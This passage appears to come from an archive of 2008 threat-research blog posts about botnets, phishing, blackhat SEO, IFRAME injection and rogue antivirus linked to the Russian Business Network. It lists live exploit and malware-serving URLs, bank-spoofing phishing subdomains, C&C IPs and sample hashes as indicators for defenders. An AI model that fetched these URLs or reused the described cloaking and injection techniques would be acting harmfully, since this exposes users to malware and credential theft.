8. http://code.google.com/p/erlswf

9. http://pentaphase.de/index.php?/archives/29-Erlang-unscrables-SWF.html

10. http://pentaphase.de/index.php?/archives/28-SWF-in-a-nutshell-and-the-malware-tragedy.html



Localizing Cybercrime - Cultural Diversity on Demand (2008-02-22 00:34)

Cultural diversity on demand is something I anticipated as a [1]future malware trend two years ago - " **Localization as a concept will attract the coders' attention**" :

" *By localization of malware, I mean social engineering attacks, use of spelling and grammar free native language catches, IP Geolocation, in both when it comes to future or current segmented attacks/reports on a national, or city level. We are already seeing localization of phishing and have been seeing it in spam for quite some time as well. The “best” phish attack to be achieved in that case would be, to timely respond on a nation-wide event/disaster in the most localized way as possible. If I were to also include intellectual property theft on such level, it would be too paranoid to mention, still relevant I think. Abusing the momentum and localizing the attack totarget specific users only, would improve its authenticity. For instance, I’ve come across harvested emails for sale segmented not only on cities in the country involved, but on specific industries as well, that could prove invaluable to a malicious attack, given today’s growth in more targeted attacks, compared to mass ones.* "

It’s been happening ever since, and despite that it’s already getting the attention of vendors, [2]malware authors do not need to know any type of foreign language to spread malware, spam and phishing emails in the local language, they do what they’re best at (coding, modifying publicly obtainable bots source code), and outsource the things they cannot do on their own - come up with a locally sound message which would leter on be used for localized malware, spam and phishing attacks, a tactic with a higher probability of success if there were to also request that spammers can segment the harvested email databases for better campaign targeting. [3]The Release of Sage 3 - The Globalization of Malware :

" *In this issue we look at the growing trend of localization in malware and threats. Cybercriminals are increasingly crafting attacks in multiple languages and are exploiting popular local applications to maximize their profits.*

Cybercrooks have become extremely deft at learning the nuances of the local regions and creating malware specific to each country. They're not just skilled at computer programming they're skilled at psychology and linguistics, too. "

With all due respect, but I would have agreed with this simple logic only if I wasn't aware of translation services on demand for anything starting from malware to spam and phishing messages. We can in fact position

them in a much more appropriate way, as "cultural diversity on demand" services, where local citizens knowingly or unknowingly localize messages to be later on abused by malicious parties. Malware authors aren't skilled at linguistics and would never be, mainly because they don't even have to build this capability on their own, instead outsource it to cultural diversity on demand translation services, ones that are knowingly translating content for malware, spam and phishing campaigns.

The perfect example would be [4]MPack and IcePack's localization to Chinese, and [5]yet another malware lo-

calized to Chinese, as these two kits are released by different Russian malware groups, but weren't translated by them to Chinese, instead, were localized by the Chinese themselves having access to the kits - a flattery for the kits' functionality, just like when a bestseller book gets translated in multiple languages. As for the socioeconomic stereotype of unemployed programmers coding malware,

envision the reality by considering that [6]sociocultural, rather than socioeconomic factors drive cybercrime, in between the high level of liquidity achieved of course.

1. http://packetstormsecurity.org/papers/general/malware-trends.pdf

2. http://ap.google.com/article/ALeqM5junrStakWMq3INJYWBPc19YVKbSwD8UUOIKO0

3. http://www.avertlabs.com/research/blog/index.php/2008/02/21/the-release-of-sage-3-the-globalization-of-malware/

4. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

5. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

6. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html



Malware Infected Hosts as Stepping Stones (2008-02-22 04:59)

The following service that’s offering socks hosts on demand, is pretty much like the [1]Botnet on Demand one, with the only difference in its marketing pitch, namely, these are malware infected hosts as well, however, access is offered **through** them, but not **to them.** The degree of

maliciousness of these hosts can only be measured once the exact IPs are known, and by degree of maliciousness I'm refering to their state of openess, namely, can malware, spam and phishing be also relayed through them, or we can eventually look up the historical IP reputation to figure out whether such activities have been going on in the past as well. Moreover, such commercial propositions are directly related with proxy threats, ones outlined in a KYE paper entitled "[2]Proxy Threats - Port v666" discussing various detection and mitigation approaches :

" *In typical proxybot infections we investigate proxy servers are installed on compromised machines on random high ports (above 1024) and the miscreants track their active proxies by making them "call home" and advertise their availability, IP address, and port(s) their proxies are listening on. These aggregated proxy lists are then used in-house, leased, or sold to other criminals. Proxies are used for a variety of purposes by a wide variety of people (some who don't realize they are using compromised machines), but spam (either SMTP-based or WEB-based) is definitely the top application. The proxy user will configure their application to point at lists of IP:Port combinations of proxybots which have called home. This results in a TCP connection from the "outside" to a proxybot on the "inside" and a subsequent TCP (or UDP) connection to the target destination (typically a mail server on the outside).* "

The commercial aspect's always there to say, and vertically integrate since besides selling the product in the form of the tool for, they could eventually start coming up with various related, and of course malicious services in the form of spamming, phishing etc. It's perhaps more interesting to discuss the big picture. Once a great deal of these malware infected hosts is accumulated in such a way, there's no accountability, and these act as stepping stones for [3]any

kind of [4]cybercrime activities, [5]as well as the foundation for other services such as the [6]managed fast-flux provider I once exposed.

66

Stepping stones as a concept in cyberspace, can be used for various purposes such as, engineering cyber warfare tensions, [7]virtual deception, hedging of risk of getting caught, or actually risk forwarding to the infected party/country of question, [8]PSYOPs, the scenario building approach can turn out to be very creative. One of the main threats possed by the use of infected hosts as stepping stones that I've been covering in previous posts related to [9]China's active cyber espionage and cyber warfare doctrine, is that of on purposely creating a twisted reality. China's for instance the country with the second largest Internet population, and will soon surpass the U.S, logically, it would also surpass the U.S in terms of malware infects hosts, and with today's reality of malware, spam and phishing coming from such, China will also undoubtedly top the number one position on malicious activities.

However, with lack of accountability and so many infected hosts, is China the puppet master the mainstream media wants you to believe in so repeatedly, or is the country's infrastructure a puppet itself? One thing's for sure - asymmetric and cost-effective methods for obtaining [10]foreign intelligence and [11]research data is on the top of the agenda on every government with an offensive cyber warfare doctrine in place.

1. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

2. http://www.honeynet.org/papers/proxy/index.html

3. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

4. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

5. http://ddanchev.blogspot.com/2007/08/commercial-click-fraud-tool.html

6. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

7. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

8. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

9. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

10. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

11. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html

67



The Continuing .Gov Blackhat SEO Campaign - Part Two (2008-02-25 14:12)

As it’s becoming increasing clear that blackhat SEOers are actively experimenting with embedding their content on high pagerank sites, [1]such as .govs, the [2]numerous campaigns, one of which was by the [3]way serving

malware, indicate that injection the content through remote file inclussion or remotely exploitable web application vulnerabilities is an emerging trend that deserves to be closely examined. Here are several more currently active blackhat SEO campaigns located at :

- Utah Attorney General’s Office Identity Theft Reporting Information System -

idtheft.utah.gov/pn/modules/pagesetter/pntemplates/plugins - 20, 200 SEO pages

- Mid-Region Council of Governments - **mrcog-nm.gov/includes/phpmailer/language** - 3, 630 pages

- Readyforwinners e-magazine - **readyforwinners.hertscc.gov.uk/templates /2** - 890 SEO pages

- National Homecare Council - **homecare.gov.uk/nhcc.nsf/discmainview** - 220 SEO pages

- Washington Wing Website - **wawg.cap.gov/calendar/editor/themes/simp le** - 93 SEO pages

- Fauquier County - **fauquiercounty.gov/government/departments/procurement** - 69 SEO pages

- Wisconsin Department of Military Affairs - **dma.wi.gov/mediapublicaffairs** - over 1,000 pages embedded with "[4]invisible SEO content" meaning the

content is also visible to search engines just like the one in a previous assessment

The number of pages currently hosted at these high pagerank domains is indeed disturbing, but here comes

the juicy part in the form of yet another "invisible blackhat SEO" campaign, where outgoing links and SEO content is embedded at the host, but is only visible to web crawlers. Take the Wisconsin Department of Military Affairs's site for instance, where a news item that was posted in 2003, yes five years ago, is still embedded with "invisible blackhat SEO content" in between a fancy javascript obfuscation that once deobfuscated tries to connect to a third-party host feeding it with referring keywords, sort of keywords blackhole for optimizing future SEO campaigns based on increasing or decreasing popularity of specific ones.

Sampling the outgoing links also speaks for itself, take **canadianmedsworld.com** (217.170.77.162) for instance, and the fact that a great deal of outgoing links also respond to nearby IPs within the scammy ecosystem (217.170.77.*) such as :

canadianpharmacyltd.org

ns1.viagrabestprice.info

ns2.viagrabestprice.info

officialmedicines.us

pharm-shop.net

thecanadianpharmacymeds.com

viagrabestprice.info

viagraforlove.com

xdrugpill.com

This is perhaps the perfect moment to clarify that the appropriate people responsible for auditing and securing these hosts, are already doing their forensics job and are coming up with more data, on how it happened, when it happened, and who could be behind it - an example of threat intell sharing a concept that should be getting more attention than it is for the time being. So far, there haven't been repeated incidents like the malware serving ones I assessed in previous posts, but as it's obvious they're automatically capable of embedding and locally hosting any content, it's only a matter of intentions in this case.

1. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

2. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

3. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

4. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

69



Inside a Botnet's Phishing Activities (2008-02-25 16:44)

The following incident response assessment will demonstrate how a [1]botnet's infected hosts can not only be used as stepping stones, but also for the purpose of

sending out phishing emails, and hosting the domains used in the scams themselves, thereby forwarding the responsibility for the scams to the infected parties, in between remaining relatively untraceable. The malware variants are still in the wild, and the ecosystem itself is currently active as well. Upon receiving and sandboxing the malware detected as *BKDR _AGENT.AKJZ, Backdoor.Agent.AJU, Proxy-Agent.af.gen and Proxy-Agent.af.gen, BKDR _AGENT.AKJZ*, both binaries attempt to connect to several IPs, one's that's resolving to the entire ecosystem's name servers, namely **72.46.130.154**. This KISS strategy allows us to quickly expand the entire domain portfolio and the associated phishing campaigns already in the wild. Here are the domains serving the phishing pages that are actually hosted on the botnet's infected hosts :

70



asp29.com

asp63.net

aspx77.in

aspx83.in

aspx94.in

bank45.us

boa23.com

cfm83.net

com94.net

info23.in

net18.in

net73.net

net94.us

pid83.net

71



ref34.us

sec26.net

sec94.in

sid45.com

site17.in

site37.in

ssd47.com

ssl18.net

ssl19.com

ssl62.net

web42.in

web59.net

web636.com

www84.in

It’s quite obvious that their descriptive nature, just like the ones I’ve discussed before, is to be used in phishing attacks in order to visually social engineer the receipts. And as you can see in the attached graphs, the IPs resolving to the domains are the typical home based infected end users, who would from a theoretical perspective be sending phishing emails to themselves at a later stage. And so once infected the hosts phone back home to receive instructions on participating in the malicius ecosystem by temporarily serving the phishing domains. Upon infection the hosts try to connect to **72.46.129.154**; **72.46.130.154**; **72.46.136.50** and **ns.uk2.net**, where for the time being there’re twenty different variants that are known to have been using ns.uk2.net for DNS resolving purposes. All of these domains are 72

using the same nameservers indicating their connection. Here are some of the subdomains in the already running, and spammed phishing campaigns :

direct-certs9.bankofamerica.com.ssl36.net

www1.update.microsoft.com.ssl36.net

www7.nationalcity.com.asp29.com/consultnc/form.asp

microsoft.com.sec94.in

direct-certs1.bankofamerica.com.asp63.net

update.microsoft.com.web72.us

bankofamerica.com.web42.in

direct-certs0.bankofamerica.com.web42.in

update.microsoft.com.web72.us

www5.update.microsoft.com.sec94.in

www7.update.microsoft.com.web72.us

Now that the botnet's phishing activities are exposed, it's also important to mention the fact that besides the phishing activities, this is the [2]botnet that's been sending out [3]the recent fake [4]Microsoft Critical Live Update emails.

1. http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html

2. http://www.cisrt.org/enblog/read.php?230

3. http://community.ca.com/blogs/672.aspx

4. http://blogs.pcmag.com/securitywatch/2008/02/more_phony_windows_update_site.php

73



RBN’s Malware Puppets Need Their Master (2008-02-26 17:20)

Despite that it’s already been a [1]couple of months since [2]RBN’s main ASN got "withdrawn" from [3]the Internet due the [4]public pressure put on the [5]Russian Business Network’s malicious [6]activities, hundreds of [7]malware variants continue trying to access their C &Cs and update locations from [8]RBN’s old netblock. Malware puppets with no master to connect to despite their endless efforts - now these are the real zombies if we’re to stick to the terminology. Catch up with more details on [9]RBNs migration, and extended partnership network.

1. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

2. http://blog.washingtonpost.com/securityfix/2007/11/russian_business_network_down.html

3. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

4. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html

5. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

6. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

7. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

8. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

9. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

74



Yet Another Massive Embedded Malware Attack (2008-02-27 19:17)

The following central redirection point in a portfolio of exploits and malware serving domains - **buytraffic.cn/in.cgi?11**

is currently embedded at couple of hundred sites and forums across the web. And just like the many previous such examples, the process is automated to the very last stage. Repeated requests expose the entire domains portfolio, where once the live exploit is served with the help of a javascript obfuscations, the binaries come into play. Here are all the domains and live exploit URLs involved for this particular campaign :

buytraffic.cn/in.cgi?11 - 62.149.18.34

sclgntfy.com/ent2763.htm - 85.255.118.12

tds-service.net/in.cgi?20 - 72.233.50.148

spywareisolator.com/landing/?wmid=sga - 72.233.50.150

warinmyarms.com/check/upd.php?t=670 - 58.65.239.114

coripastares.com/in.php?adv=1267 &val=3ee328 - 202.83.197.239

xanjan.cn/in.cgi?mikh - 78.109.22.246

chportal.cn/top/count.php?o=4 - 203.117.111.102

buhaterafe.com/in.php?adv=1208 &val=65286d - 202.83.197.239

193.109.163.179/exp/count.php

193.109.163.179/exp/getexe.php

78.109.22.242/mikh/1.html

78.109.22.242/sh.html

Who says there’s no such thing as free malware cocktails.

Related posts :

[1]MDAC ActiveX Code Execution Exploit Still in the Wild

[2]Malware Serving Exploits Embedded Sites as Usual

[3]Massive RealPlayer Exploit Embedded Attack

[4]Syrian Embassy in London Serving Malware

[5]Bank of India Serving Malware

[6]U.S Consulate St. Petersburg Serving Malware

[7]The Dutch Embassy in Moscow Serving Malware

[8]U.K’s FETA Serving Malware

[9]Anti-Malware Vendor’s Site Serving Malware

[10]The New Media Malware Gang - Part Three

[11]The New Media Malware Gang - Part Two

[12]The New Media Malware Gang

[13]A Portfolio of Malware Embedded Magazines

[14]Another Massive Embedded Malware Attack

[15]I See Alive IFRAMEs Everywhere

75

[16]I See Alive IFRAMEs Everywhere - Part Two

1. http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html

2. http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html

3. http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html

4. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

5. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

6. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

7. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

8. http://ddanchev.blogspot.com/2008/02/uks-feta-serving-malware.html

9. http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html

10. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

11. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

12. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

13. http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html

14. http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html

15. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html

16. http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere-part-two.html



RBN's Phishing Activities (2008-02-27 21:03)

As we're on the topic of [1]RBN's zombies trying to connect to their old netblocks, and [2]botnets being used to host and send out phishing content, what looks like entirely isolated incidents in the present, is what has actually being going on on RBN's network during the summer of 2007. A

picture is worth a thousand speculations, yes it is. As you can see in the attached historical screenshot of a web based botnet C &C, the Russian Business Network’s old infrastructure has also been involved into delivering phishing pages to malware infected hosts, whose requests to the legitimate sites were getting forwarded to RBN’s old netblock. The process is too simple, thereby lowering the entry barriers into phishing activities due to its modularity. Basically, the botnet master can easily configure to which fake phishing site the infected population would be redirected to, if they are to visit the original one with no more than three clicks. And so, for the purpose of historical preservation of [3]CYBERINT data given the quality of the identical screenshot obtained through [4]OSINT techniques
-

RBN URLs used in the phishing redirects :

81.95.149.226/scm/us/wels/index.html

81.95.149.226/scm/uk/lloydstsb/personal/index.html

81.95.149.226/scm/cyprus/persmain.html

81.95.149.226/scm/au/westpac/index.html

81.95.149.226/scm/au/commonwealth/

81.95.149.226/scm/au/warwickcreditunion/index.html

81.95.149.226/scm/uk/lloydstsb/business/index.html

81.95.149.226/scm/uk/halifax.php

81.95.149.226/scm/uk/rbsdigital/index.html

81.95.149.226/scm/uk/co-operative/index.html

81.95.149.226/scm/uk/cahoot.php

Known malware to have been connecting to 81.95.149.226 :

Trojan-PSW.Win32.LdPinch.bno, Trojan-Downloader.Win32.Small.emg, Trojan.Nuklus, where the malware detected under different names by multiple vendors is the only one that ever made a request to **81.95.149.226**, which in a combination with the fact that the screenshot is made out of Nuklus production speaks for itself.

77

Some facts are better known later, than never.

1. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

2. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

3. http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html

4. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

78

1.3

March

79



Embedding Malicious IFRAMEs Through Stolen FTP Accounts (2008-03-03 17:21)

Keywords for gaining attention from a marketing perspective [1]for last week - [2]embedded malware, [3]IFRAMEs,

[4]stolen FTP accounts, [5]Fortune 500 companies, Russia. Nothing’s wrong with that unless of course you’re interested in the whole story and the big picture, which wouldn’t be excluding the possibility for having a Fortune 500

company’s servers acting as C &Cs for a large botnet. Why are Fortune 500 servers excluded as impossible to get hacked at the first place, making it look like that the amount of money spent on security is proportional with the level of security reached? [6]The more you spend does not mean the more secure it gets if you’re [7]not allocating the money where they have to be allocated at, in a particular moment of time, given the [8]dynamic threatscape these days.

80





What’s most important to point out about the recent incident of Fortune 500 companies stolen FTP accounts, is that it’s "stolen accounting data for sale" as usual, as usual in the sense of the hundreds of other such propositions currently active online. And if we’re to use an analogy on its importance as a event, it’s like your smell receptors, namely the more you use a particular fragnance, the less you’re capable of sensing it since you’re getting used to the smell.

In this line of thoughts, what’s "stolen accounting data for sale as usual" for some, is exclusive event for others.

Even worse, it’s "slicing the threat on pieces" compared to discussing the "pie" itself. Moreover, the [9]shift from products to services in the underground marketplace is something [10]that’s been happening for the past three years, and therefore making it sound like it’s been happening as of yesterday, brings the discussion to the lowest possible level - right from the very beginning. Try the following malicious services on demand for instance, demostranting key business concepts such as consolidation, vertical integration, benchmarking -Q &A, and standartization : 81

- [11]Wild Wild Underground

- [12]DDoS on Demand VS DDoS Extortion

- [13]Malware as a Web Service

- [14]Multiple Firewalls Bypassing Verification on Demand

- [15]Managed Spamming Appliances - The Future of Spam

- [16]Botnet on Demand Service

- [17]DIY CAPTCHA Breaking Service

- [18]Managed Fast-Flux Provider

- [19]Which CAPTCHA Do You Want to Decode Today?

- [20]Localizing Cybercrime - Cultural Diversity on Demand

[21]On the other side of the universe :

" *The concept of Software-as-a-Service (SaaS) is nothing new,* ***but this is the first time anyone has organized the pur-***

chase of FTP login credentials*, with additional tools available to help a buyer confirm he's making a smart purchase.* "

on the other side of the universe on [22]Neosploit's "purpose in life" :

" *The information was available for blackmarket trade, along with* ***the NeoSploit version 2 crimeware toolkit, a mali-***

cious application specifically designed to abuse and trade stolen FTP account credentials *from numerous legitimate companies.* "

Robert Lemos is however, [23]reasonably pointing out that :

" *The tool, which is at least a year old, was described by antivirus firm Panda Software in June 2007.* "

Key summary points :

- the tool's been around since February, 2007, making it exactly one year old

- it has built-in accounting data validation, pagerank measurement of the sites whose FTP accounting data has been stolen as you can see in the third screenshot attached

- IP Geolocation for the now pagerank-ed sites is also included

- the tool’s functions are relatively primitive compared to three other alternative ones that I’m aware of taking advantage of anything by stolen FTP accounts, a logical fad by itself

- the script is officially sold for $25, but as we’ve seen it in the past with MPack and IcePack, buyers unaware of other outlets for the tool would pay the high-profit margins offered by the seller

- FTP accounting data can be imported, and once verified, a statistical output for the automated process of logging in and embedding the IFRAME is provided

- IFRAMEs are automatically embedded within .php; .html; .asp; .htm extensions

- embedding iframes through stolen FTP accounts is a fad, purchasing and selling [24]shells/web backdoors and huge domain portfolios controlled via Cpanels is a trend, as automatic injection of malicious IFRAMEs through [25]remote file inclusion and remotely exploitable SQL injection vulnerabilities is

Your situational awareness about the emerging threatspace is as always up to the information sources that you use, or still haven’t started using. My point is that exposing Pinch in the summer of 2007 despite that the tool’s been around since 2004/2005, and exposing this malicious FTP account checker and IFRAMEs embedder in February, 2008, when it hasn’t been updated since February, 2007, greatly contributes to the development of a twisted situational awareness.

Realizing it or not, with the time, security researchers or intelligence analysts establish a very good sense of intuition about what's happening at a particular moment in time, or what will be happening anytime now. And using stolen FTP

accounts for embedding IFRAMEs never picked up as a tactic, compared to using the stolen FTP accounts for hosting blackhat SEO content. Scenario building intelligence, or playing the devil's advocate, it's a mindset only a small crowd possess.

1. http://www.finjan.com/Content.aspx?id=1367

2. http://blogs.zdnet.com/security/?p=908

3. http://www.darkreading.com/document.asp?doc_id=147123&f_src=darkreading_section_296

4. http://zedomax.com/blog/2008/02/28/hackers-use-saas-to-auction-ftp-passwords-inject-code/

5. http://blogs.ittoolbox.com/security/dmorrill/archives/malware-as-a-service-22761

6. http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html

7. http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html

8. http://www.computerweekly.com/blogs/stuart_king/2008/02/risk-assessment-is-a-hazardess.html

9. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

10. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

11. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html

12. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

13. http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html

14. http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html

15. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

16. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

17. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

18. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

19. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

20. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

21. http://arstechnica.com/news.ars/post/20080228-malware-writers-exploring-software-as-a-service-model.html

22. http://www.crn.com/security/206900656

23. http://www.securityfocus.com/brief/691

24. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

25. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

83



ZDNet Asia and TorrentReactor IFRAME-ed (2008-03-04 15:39)

UPDATED: [1]More CNET Sites Under IFRAME Attack; [2]Rogue RBN Software Pushed Through Blackhat SEO.

This currently ongoing malware embedded attack aimed at ZDNet Asia and TorrentReactor is very creative at the strategic level, whereas the IFRAME-ing tactic remains the same. The sites' search engines seem to have been exploited to have the IFRAME injected, not embedded, within the last 24 hours, redirecting to known Russian Business Network's IPs and ex-customers in the face of rogue anti-virus and anti-spyware applications. For the time being, **zdnetasia.com has 11,200 cached pages loading the IFRAME**, and **torrentreactor.net - 29,300 cached pages loading the IFRAME**. Even worse, the IFRAME embedded search results hosted on their sites, are appearing between the first ten to twenty search results, thanks to the sites high page ranks. Sample search queries :

jamie presley

84



mari misato

risa coda

kasumi tokumoto

jill criscuolo

The IFRAME is loading **72.232.39.252/a** also responding to **themaleks.net**. The link itself is loading an obfuscated javascript, which once deobfuscated attempts to load **a-n-d-the.com/wtr/router.php** (216.255.185.82 - INTERCAGE-NETWORK-GROUP2) also responding to **ppcan.info**, with two more domains sharing nameservers, **findhowto.net**, **searchhowto.net**. Ppcan.net has already been assessed by [3]Microsoft's Security Team :

" *The advantage gained by faking the Referer field is nullified when pages use client-side cloaking to distinguish between fake and real Referer field data by running a script in the client's browser to check the document.referrer variable. Example 1 shows a script used by the spam URL naha.org/old/tmp/evans-sara-real-fine-place/index.html. The script checks whether the document.referrer string contains the name of any major search engines. If successful the browser redirects to ppcan.info/mp3re.php and eventually to spam; otherwise, the browser stays at the current doorway page. To defeat the simple client-side cloaking, issuing a query of the form "url:link1" is sufficient. This allows us to fake a click through from a real search engine page.* "

So the malicious parties are implementing simple referrer techniques to verify that the end users coming to their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security researchers.

And if you’re not coming from you’re supposed to come, you get a 404 error message, deceptive to the very end of it.

Sample redirects upon visiting the IFRAME-ed pages at ZDNet Asia with the right referrer :

xpantivirus2008.com (69.50.173.10)

scanner.spyshredderscanner.com (77.91.229.106)

hot-pornotube-2008.com (206.51.229.67)

porn-tubecodec20.com (195.93.218.43)

Once the junkware inventory is empty, all pages redirect to **requestedlinks.com** (216.255.185.82). Let’s take a peek at the codec :

Scanner results : 11 % Scanner (4/36) found malware!

File Size : 85008 byte

MD5 : 6b325c53987c488c89636670a25d5664

SHA1 : c6aeeafffe10e70973a45e5b6af97304ca20b3bd

85



Fortinet - Suspicious

Norman - Tibs.gen200

Prevx - TROJAN.DOWNLOADER.GEN

Quick Heal - Suspicious - DNAScan

Even more interesting is the fact that literally minutes before posting this, another such campaign got launched at ZDNet Asia, this time having just 24 pages locally cached, and loading another IFRAME to **89.149.243.201/a** redirecting to **cialis2men.com/product/61** (92.241.162.154).

What is going on, have the sites been compromised, or the attackers are in fact smarter than those who would even bother to scan for remotely exploitable web application vulnerabilities, next to remote file inclusion? ZDNet Asia and 86



TorrentReactor themselves aren’t compromised, their SEO practices of locally caching any search queries submitted are abused. Basically, whenever the malicious attacker is feeding the search engine with popular quaries, the sites are caching the search results, so when the malicious party is also searching for the IFRAME in an "loadable state" next to the keyword, it loads. Therefore, relying on the high page ranks of both sites, the probability to have the cached pages with the popular key words easy to find on the major search engines, with the now "creative" combination of the embedded IFRAME, becomes a reality if you even take a modest sample, mostly names.

The bottom line is that ZDNet Asia and TorrentReactor SEO practices of caching the search queriesAnd given that the malicius parties can now easily tweak popular keywords to appear on ZDNet Asia and TorrentReactor’s sites, thereby getting a front placement on search engines, they can pretty much shift the SEO campaign to a malware campaign by taking advantage of "event-based social engineering".

1. http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html

2. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

3. http://research.microsoft.com/users/shuochen/HM.doc

87



Rogue RBN Software Pushed Through Blackhat SEO (2008-03-05 15:35)

On numerous occasions in the past, I emphasized on [1]the malicious attacker Keep it Simple Stupid (KISS) approach for anything starting from Rock Phishing, to maintaining a huge live exploits domains portfolio hosted on a single IP.

This is yet another example of the KISS strategy uncovering another huge IFRAME campaign, again taking advantage of locally cached pages generated upon searching for a particular word, and the IFRAME itself. In the previous example for instance, we had an second ongoing IFRAME campaign with just 4 pages injected with **89.149.243.201**, however, what Keep it Simple Stupid really means in this case is that the next IP in their netblock **89.149.243.202** is currently getting injected at many other sites as well. The difference between the previous campaign and this one, is that [2]the previous one was targeting just two high page rank-ed sites, while in the second one, the malicious parties pushing [3]RBN's rogue XP AntiVirus are relying on a much more diverse set of domains loading the IFRAME.

One factor remains the same, both campaigns continue pushing the rogue XP AntiVirus. XP AntiVirus's pitch, note

the downloads success rate mentioned and how they forgot to change the template used in the campaign by putting the rogue’s name :

88



" ***XP antivirus has been downloaded over 4 Million times; with a 20,000 more downloads every week. Millions***

of people worldwide use Spyware Doctor to protect their identity and PC security. *XP antivirus has consistently been awarded Editors’ Choice, by leading PC magazines and testing laboratories around the world, including United States, United Kingdom, Germany and Australia. All current versions of XP antivirus have won Editors’*

Choice awards from Secure Home PC Magazine in United States. XP antivirus is advanced technology designed specially for people, not experts. It is automatically configured out of the box to give you optimal protection with limited interaction so all you need to do is install it for immediate and ongoing protection. XP antivirus’s advanced RealOnGuard technology only alerts users on a true Spyware detection. This is significant because you should not be interrupted by cryptic questions every time you install software, add a site to your favorites or change your PC settings. "

Upon visiting **89.149.243.202/t** and **89.149.243.202/a** we get forwarded to **bestsexworld.info/soft.php?aid=0064**

&d=3 &product=XPA (72.232.224.154) and from there to **xpantivirus2008.com** (69.50.173.10). There’re in fact several other domains currently promoting this as well : **xpantiviruspro.com** (69.50.183.50); **xpdownloadings.com** (69.50.183.50); **xpantivirus.com** (216.255.180.58), as well as the following : **hotantivirus.info** (74.86.81.80); **easyan-tivirus.info** (74.86.81.80); **a2zantivirus.com** (74.86.81.80). The downloader’s detection rate : **Scanner results** : 17 % Scanner(6/36) found malware!

Time : 2008/03/05 13:57:48 (EET)

File Size : 47104 byte

89

MD5 : 2102cb53606f535ca8132c3324953596

SHA1 : 0756f530e782c3d2e85a8186e052b722b017f1ea

AntiVir - TR/Crypt.ULPM.Gen

Fortinet - Suspicious

Microsoft - Trojan:Win32/Vxidl.gen!B(Suspicious)

Panda - Suspicious file

Prevx - TROJAN.DOWNLOADER.GEN

Sophos - Mal/HckPk-A

Smells like RBN’s used InterCage and ATRIVO netblocks from routers away.

Related RBN coverage:

[4]RBN’s Phishing Activities

[5]RBN’s Puppets Need Their Master

[6]RBN’s Fake Account Suspended Notices

[7]A Diverse Portfolio of Fake Security Software

[8]Go to Sleep, Go to Sleep my Little RBN

[9]Exposing the Russian Business Network

[10]Detecting the Blocking the Russian Business Network

[11]Over 100 Malwares Hosted on a Single RBN IP

[12]RBN’s Fake Security Software

[13]The Russian Business Network

